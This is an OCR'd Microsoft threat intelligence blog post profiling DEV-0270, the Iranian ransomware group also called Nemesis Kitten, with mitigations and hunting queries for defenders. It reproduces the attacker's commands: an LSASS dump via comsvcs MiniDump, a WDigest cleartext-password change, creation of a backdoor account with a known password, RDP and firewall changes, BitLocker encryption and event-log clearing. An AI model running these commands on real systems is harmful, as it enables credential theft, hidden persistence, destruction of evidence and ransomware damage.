
Profiling DEV-0270: PHOSPHORUS' ransomware operations

microsoft.com/security/blog/2022/09/07/profiling-dev-0270-phosphorus-ransomware-operations/

September 7, 2022



Microsoft threat intelligence teams have been tracking multiple ransomware campaigns and have tied these attacks to DEV-0270, also known as Nemesis Kitten, a sub-group of Iranian actor PHOSPHORUS. Microsoft assesses with moderate confidence that DEV-0270 conducts malicious network operations, including widespread vulnerability scanning, on behalf of the government of Iran. However, judging from their geographic and sectoral targeting, which often lacked a strategic value for the regime, we assess with low confidence that some of DEV-0270's ransomware attacks are a form of moonlighting for personal or company-specific revenue generation. This blog profiles the tactics and techniques behind the DEV-0270/PHOSPHORUS ransomware campaigns. We hope this analysis, which Microsoft is using to protect customers from related attacks, further exposes and disrupts the expansion of DEV-0270's operations.

DEV-0270 leverages exploits for high-severity vulnerabilities to gain access to devices and is known for the early adoption of newly disclosed vulnerabilities. DEV-0270 also extensively uses living-off-the-land binaries (LOLBINs) throughout the attack chain for discovery and

credential access. This extends to its abuse of the built-in BitLocker tool to encrypt files on compromised devices.

In some instances where encryption was successful, the time to ransom (TTR) between initial access and the ransom note was around two days. The group has been observed demanding USD 8,000 for decryption keys. In addition, the actor has been observed pursuing other avenues to generate income through their operations. In one attack, a victim organization refused to pay the ransom, so the actor opted to post the stolen data from the organization for sale packaged in an SQL database dump.

Using these observations, this blog details the group's tactics and techniques across its end-to-end attack chain to help defenders identify, investigate, and mitigate attacks. We also provide extensive hunting queries designed to surface stealthy attacks. This blog also includes protection and hardening guidance to help organizations increase resilience against these and similar attacks.




Figure 1. Typical DEV-0270 attack chain

Who is DEV-0270?

Microsoft assesses that DEV-0270 is operated by a company that functions under two public aliases: Secnerd (secnerd[.]ir) and Lifeweb (lifeweb[.]ir). We have observed numerous infrastructure overlaps between DEV-0270 and Secnerd/Lifeweb. These organizations are also linked to Najee Technology Hooshmand (ناجی تکنولوژی هوشمند), located in Karaj, Iran.

The group is typically opportunistic in its targeting: the actor scans the internet to find vulnerable servers and devices, making organizations with vulnerable and discoverable servers and devices susceptible to these attacks.

As with any observed nation state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing Microsoft Threat

Intelligence Center (MSTIC) to track it as a unique set of information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, a DEV is converted to a named actor.

Observed actor activity

Initial access

In many of the observed DEV-0270 instances, the actor gained access by exploiting known vulnerabilities in Exchange or Fortinet (CVE-2018-13379). For Exchange, the most prevalent exploit has been ProxyLogon—this highlights the need to patch high-severity vulnerabilities in internet-facing devices, as the group has continued to successfully exploit these vulnerabilities even recently, well after updates supplied the fixes. While there have been indications that DEV-0270 attempted to exploit Log4j 2 vulnerabilities, Microsoft has not observed this activity used against customers to deploy ransomware.

Discovery

Upon gaining access to an organization, DEV-0270 performs a series of discovery commands to learn more about the environment. The command *wmic computersystem get domain* obtains the target's domain name. The *whoami* command displays user information and *net user* command is used to add or modify user accounts. For more information on the accounts created and common password phrases DEV-0270 used, refer to the Advanced Hunting section.

- wmic computersystem get domain
- whoami
- net user

On the compromised Exchange server, the actor used the following command to understand the target environment.

```
Get-Recipient | Select Name -ExpandProperty EmailAddresses -first 1 | Select
SmtpAddress |  ft -hidetableheaders
```

For discovery of domain controllers, the actor used the following PowerShell and WMI command.

```
"powershell.exe" /c Get-WMIObject Win32_NTDomain | findstr DomainController

"findstr.exe" DomainController
```

Credential access

DEV-0270 often opts for a particular method using a LOLBin to conduct their credential theft, as this removes the need to drop common credential theft tools more likely to be detected and blocked by antivirus and endpoint detection and response (EDR) solutions. This process starts by enabling WDigest in the registry, which results in passwords stored in cleartext on the device and saves the actor time by not having to crack a password hash.

```
"reg" add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

The actor then uses *rundll32.exe* and *comsvcs.dll* with its built-in MiniDump function to dump passwords from LSASS into a dump file. The command to accomplish this often specifies the output to save the passwords from LSASS. The file name is also reversed to evade detections (*ssasl.dmp)*:

```
powershell.exe" /c Remove-Item -Path C:\windows\temp\ssasl.pmd -Force -ErrorAction
Ignore; rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).id
C:\windows\temp\ssasl.pmd full | out-host; Compress-Archive  C:\windows\temp\ssasl.pmd
C:\windows\temp\[name].zip
```

Persistence

To maintain access in a compromised network, the DEV-0270 actor adds or creates a new user account, frequently named *DefaultAccount* with a password of *P@ssw0rd1234,* to the device using the command *net user /add.* The *DefaultAccoun*t account is typically a pre-existing account set up but not enabled on most Windows systems.

The attacker then modifies the registry to allow remote desktop (RDP) connections for the device, adds a rule in the firewall using *netsh.exe* to allow RDP connections, and adds the user to the remote desktop users group:

```
"reg" add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t
REG_DWORD /d 1 /f

"reg" add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0

"reg" add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
/v UserAuthentication /t REG_DWORD

"netsh" advfirewall firewall add rule name="Terminal Server" dir=in action=allow
protocol=TCP localport=3389
```

Scheduled tasks are one of the recurrent methods used by DEV-0270 in their attacks to maintain access to a device. Generally, the tasks load via an XML file and are configured to run on boot with the least privilege to launch a .bat via the command prompt. The batch file results in a download of a renamed *dllhost.exe*, a reverse proxy, for maintaining control of the device even if the organization removes the file from the device.

```
TaskContent: <?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>[PII]</Date>
    <Author>Microsoft Corporation.</Author>
    <Description>Wininet Cache Task Manager</Description>
    <URI>\'\Microsoft\Windows\Maintenance\Wininet'</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\[PII].bat</Command>
    </Exec>
  </Actions>
</Task>
```




Figure 2. Scheduled task used in DEV-0270 attacks

Privilege escalation

DEV-0270 can usually obtain initial access with administrator or system-level privileges by injecting their web shell into a privileged process on a vulnerable web server. When the group uses Impacket's WMIExec to move to other systems on the network laterally, they are typically already using a privileged account to run remote commands. DEV-0270 also commonly dumps LSASS, as mentioned in the credential access section, to obtain local system credentials and masquerade as other local accounts which might have extended privileges.

Another form of privilege escalation used by DEV-0270 involves the creation or activation of a user account to provide it with administrator privileges. DEV-0270 uses *powershell.exe* and *net.exe* commands to create or enable this account and add it to the administrators' group for higher privileges.

Defense evasion

DEV-0270 uses a handful of defensive evasion techniques to avoid detection. The threat actors typically turn off Microsoft Defender Antivirus real-time protection to prevent Microsoft Defender Antivirus from blocking the execution of their custom binaries. The threat group creates or activates the *DefaultAccount* account to add it to the Administrators and Remote Desktop Users groups. The modification of the *DefaultAccount* provides the threat actor group with a legitimate pre-existing account with nonstandard, higher privileges. DEV-0270 also uses *powershell.exe* to load their custom root certificate to the local certificate database. This custom certificate is spoofed to appear as a legitimate Microsoft-signed certificate. However, Windows flags the spoofed certificate as invalid due to the unverified certificate signing chain. This certificate allows the group to encrypt their malicious communications to blend in with other legitimate traffic on the network.

Additionally, DEV-0270 heavily uses native LOLBins to effectively avoid detection. The threat group commonly uses native WMI, net, CMD, and PowerShell commands and registry configurations to maintain stealth and operational security. They also install and masquerade their custom binaries as legitimate processes to hide their presence. Some of the legitimate processes they masquerade their tools as include: *dllhost.exe*, *task_update.exe*, *user.exe*, and *CacheTask*. Using .bat files and *powershell.exe*, DEV-0270 might terminate existing legitimate processes, run their binary with the same process name, and then configure scheduled tasks to ensure the persistence of their custom binaries.

Lateral movement

DEV-0270 has been seen creating *defaultaccount* and adding that account to the Remote Desktop Users group. The group uses the RDP connection to move laterally, copy tools to the target device, and perform encryption.

Along with RDP, Impacket's WMIExec is a known toolkit used by the group for lateral movement. In multiple compromises, this was the main method observed for them to pivot to additional devices in the organization, execute commands to find additional high-value targets, and dump credentials for escalating privileges.

An example of a command using Impacket's WMIExec from a remote device:

```
cmd.exe /Q /c quser 1> \\127.0.0.1\ADMIN$\__1657130354.2207212 2>&1
```

Impact

DEV-0270 has been seen using *setup.bat* commands to enable BitLocker encryption, which leads to the hosts becoming inoperable. For workstations, the group uses *DiskCryptor*, an open-source full disk encryption system for Windows that allows for the encryption of a device's entire hard drive. The group drops *DiskCryptor* from an RDP session and when it is launched, begins the encryption. This method does require a reboot to install and another reboot to lock out access to the workstation.

The following are DEV-0270's PowerShell commands using BitLocker:

```
powershell.exe  -NoP -NoL -NonI -Exec Bypass -Enc
$ProgressPreference="SilentlyContinue";Bdehdcfg -target default -restart; Start-Process
powershell.exe {Import-Module ServerManager; ADD-WindowsFeature BitLocker -Restart;
Install-WindowsFeature BitLocker -IncludeAllSubFeature -IncludeManagementTools -
Restart}

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" wevtutil cl 'Security' ;
wevtutil cl 'System' ; wevtutil cl 'Windows PowerShell' ; wevtutil cl 'Microsoft-
Windows-PowerShell/Operational' ; wevtutil cl 'Microsoft-Windows-TerminalServices-
LocalSessionManager/Admin' ; wevtutil cl 'Microsoft-Windows-BitLocker/BitLocker
Management'

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Set-Service -Name eventlog
-StartupType auto; net start eventlog; net start schedule; wevtutil cl 'Security';
wevtutil cl 'System'; wevtutil cl 'Windows PowerShell'; wevtutil cl 'Microsoft-Windows-
PowerShell/Operational'; wevtutil cl 'Microsoft-Windows-TerminalServices-
LocalSessionManager/Admin'; wevtutil cl 'Microsoft-Windows-BitLocker/BitLocker
Management'
```

Microsoft will continue to monitor DEV-0270 and PHOSPHORUS activity and implement protections for our customers. The current detections, advanced detections, and IOCs in place across our security products are detailed below.

Recommended mitigation steps

The techniques used by DEV-0270 can be mitigated through the following actions:

- Apply the corresponding security updates for Exchange Server, including applicable fixes for CVE-2021-26855, CVE-2021-26858, CVE-2021-26857 and CVE-2021-27065. While it is important to prioritize patching of internet-facing Exchange servers to mitigate risk in an ordered manner, unpatched internal Exchange Server instances should also be addressed as soon as possible.
    - For Exchange Server instances in Mainstream Support, critical product updates are released for the most recently released Cumulative Updates (CU) and for the previous CU. For Exchange Server instances in Extended Support, critical product updates are released for the most recently released CU only.
    - If you don't have a supported CU, Microsoft is producing an additional series of security updates (SUs) that can be applied to some older and unsupported CUs to help customers more quickly protect their environment. For information on these updates, see March 2021 Exchange Server Security Updates for older Cumulative Updates of Exchange Server.
    - Installing the updates is the only complete mitigation for these vulnerabilities and has no impact on functionality. If the threat actor has exploited these vulnerabilities to install malware, installing the updates *does not* remove implanted malware or evict the actor.
- Use Microsoft Defender Firewall, intrusion prevention devices, and your network firewall to prevent RPC and SMB communication among devices whenever possible. This limits lateral movement and other attack activities.
- Check your perimeter firewall and proxy to restrict or prevent network appliances like Fortinet SSL VPN devices from making arbitrary connections to the internet to browse or download files.
- Enforce strong local administrator passwords. Use tools like LAPS.
- Ensure that Microsoft Defender Antivirus is up to date and that real-time behavior monitoring is enabled.
- Keep backups so you can recover data affected by destructive attacks. Use controlled folder access to prevent unauthorized applications from modifying protected files.
- Turn on the following attack surface reduction rules to block or audit activity associated with this threat:
    - Block credential stealing from the Windows local security authority subsystem (lsass.exe)
    - Block process creations originating from PsExec and WMI commands
    - Block persistence through WMI event subscription. Ensure that Microsoft Defender for Endpoint is up to date and that real-time behavior monitoring is enabled

Detection details

Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

Malware associated with DEV-0270 activity group detected

The following additional alerts may also indicate activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

A script with suspicious content was observed	Suspicious file dropped by Exchange Server process
A suspicious file was observed	Suspicious Modify Registry
Anomalous behavior by a common executable	Suspicious Permission Groups Discovery
Lazagne post-exploitation tool	Suspicious PowerShell command line
Local Emails Collected	Suspicious PowerShell download or encoded command execution
Mimikatz credential theft tool	Suspicious Process Discovery
‘Mimilove’ high-severity malware was prevented	Suspicious process executed PowerShell command
New group added suspiciously	Suspicious process launched using dllhost.exe
Ongoing hands-on-keyboard attack via Impacket toolkit	Suspicious ‘PShellCobStager’ behavior was blocked
Possible Antimalware Scan Interface (AMSI) tampering	Suspicious Scheduled Task Process Launched
Possible attempt to discover groups and permissions	Suspicious sequence of exploration activities
Possible exploitation of Exchange Server vulnerabilities	Suspicious ‘SuspExchgSession’ behavior was blocked
Possible exploitation of ProxyShell vulnerabilities	Suspicious System Network Configuration Discovery
Possible web shell installation	Suspicious System Owner/User Discovery

Process memory dump	Suspicious Task Scheduler activity
Suspicious Account Discovery: Email Account	Suspicious User Account Discovery
Suspicious behavior by cmd.exe was observed	Suspicious user password change
Suspicious behavior by svchost.exe was observed	Suspicious w3wp.exe activity in Exchange System file masquerade
Suspicious behavior by Web server process	Tampering with the Microsoft Defender for Endpoint sensor
Suspicious Create Account	Unusual sequence of failed logons
Suspicious file dropped	WDigest configuration change

Hunting queries

Microsoft Sentinel

Microsoft Sentinel customers can use the following queries to look for the related malicious activity in their environments.

DEV-0270 registry IOC

This query identifies modification of registry by DEV-0270 actor to disable security feature as well as to add ransom notes:

> https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/Dev-0270RegistryIOCSep2022.yaml

DEV-0270 malicious PowerShell usage

DEV-0270 heavily uses PowerShell to achieve their objective at various stages of their attack. This query locates PowerShell activity tied to the actor:

> https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/Dev-0270PowershellSep2022.yaml

DEV-0270 WMIC discovery

This query identifies *dllhost.exe* using WMIC to discover additional hosts and associated domains in the environment:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/Dev-0270WMICDiscoverySep2022.yaml

DEV-0270 new user creation

This query tries to detect creation of a new user using a known DEV-0270 username/password schema:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/Dev-0270NewUserSep2022.yaml

Microsoft 365 Defender

To locate possible actor activity, run the following queries.

Disable services via registry
Search for processes modifying the registry to disable security features. GitHub link

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all(@'"reg"', 'add',
@'"HKLM\SOFTWARE\Policies\', '/v','/t', 'REG_DWORD', '/d', '/f')
    and InitiatingProcessCommandLine has_any('DisableRealtimeMonitoring',
'UseTPMKey', 'UseTPMKeyPIN', 'UseAdvancedStartup', 'EnableBDEWithNoTPM',
'RecoveryKeyMessageSource')
```

Modifying the registry to add a ransom message notification

Identify registry modifications that are indicative of a ransom note tied to DEV-0270. GitHub link

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all('"reg"', 'add',
@'"HKLM\SOFTWARE\Policies\', '/v','/t', 'REG_DWORD', '/d', '/f',
'RecoveryKeyMessage', 'Your drives are Encrypted!', '@')
```

DLLHost.exe file creation via PowerShell

Identify masqueraded *DLLHost.exe* file created by PowerShell. GitHub link

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ 'powershell.exe'
| where InitiatingProcessCommandLine has_all('$file=', 'dllhost.exe', 'Invoke-
WebRequest', '-OutFile')
```

Add malicious user to Admins and RDP users group via PowerShell

Look for adding a user to Administrators in remote desktop users via PowerShell. GitHub link

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ 'powershell.exe'
| where InitiatingProcessCommandLine has_all('$admins=',
'System.Security.Principal.SecurityIdentifier', 'Translate', '-split', 'localgroup',
'/add', '$rdp=')
```

Email data exfiltration via PowerShell

Identify email exfiltration conducted by PowerShell. GitHub link

```
DeviceProcessEvents
| where FileName =~ 'powershell.exe'
| where ProcessCommandLine has_all('Add-PSSnapin', 'Get-Recipient', '-
ExpandProperty', 'EmailAddresses', 'SmtpAddress', '-hidetableheaders')
```

Create new user with known DEV-0270 username/password

Search for the creation of a new user using a known DEV-0270 username/password schema. GitHub link

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all('net user', '/add')
| parse InitiatingProcessCommandLine with * "user " username " "*
| extend password = extract(@"\buser\s+[^\s]+\s+([^\s]+)", 1,
InitiatingProcessCommandLine)
| where username in('DefaultAccount') or password in('P@ssw0rd1234', '_AS_@1394')
```

PowerShell adding exclusion path for Microsoft Defender of ProgramData

Identify PowerShell creating an exclusion path of ProgramData directory for Microsoft Defender to not monitor. GitHub link

```
DeviceProcessEvents
| where FileName =~ "powershell.exe" and ProcessCommandLine has_all("try", "Add-
MpPreference", "-ExclusionPath", "ProgramData", "catch")
```

DLLHost.exe WMIC domain discovery

Identify dllhost.exe using WMIC to discover additional hosts and associated domain. GitHub link

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "dllhost.exe" and InitiatingProcessCommandLine
== "dllhost.exe"
| where ProcessCommandLine has "wmic computersystem get domain"
```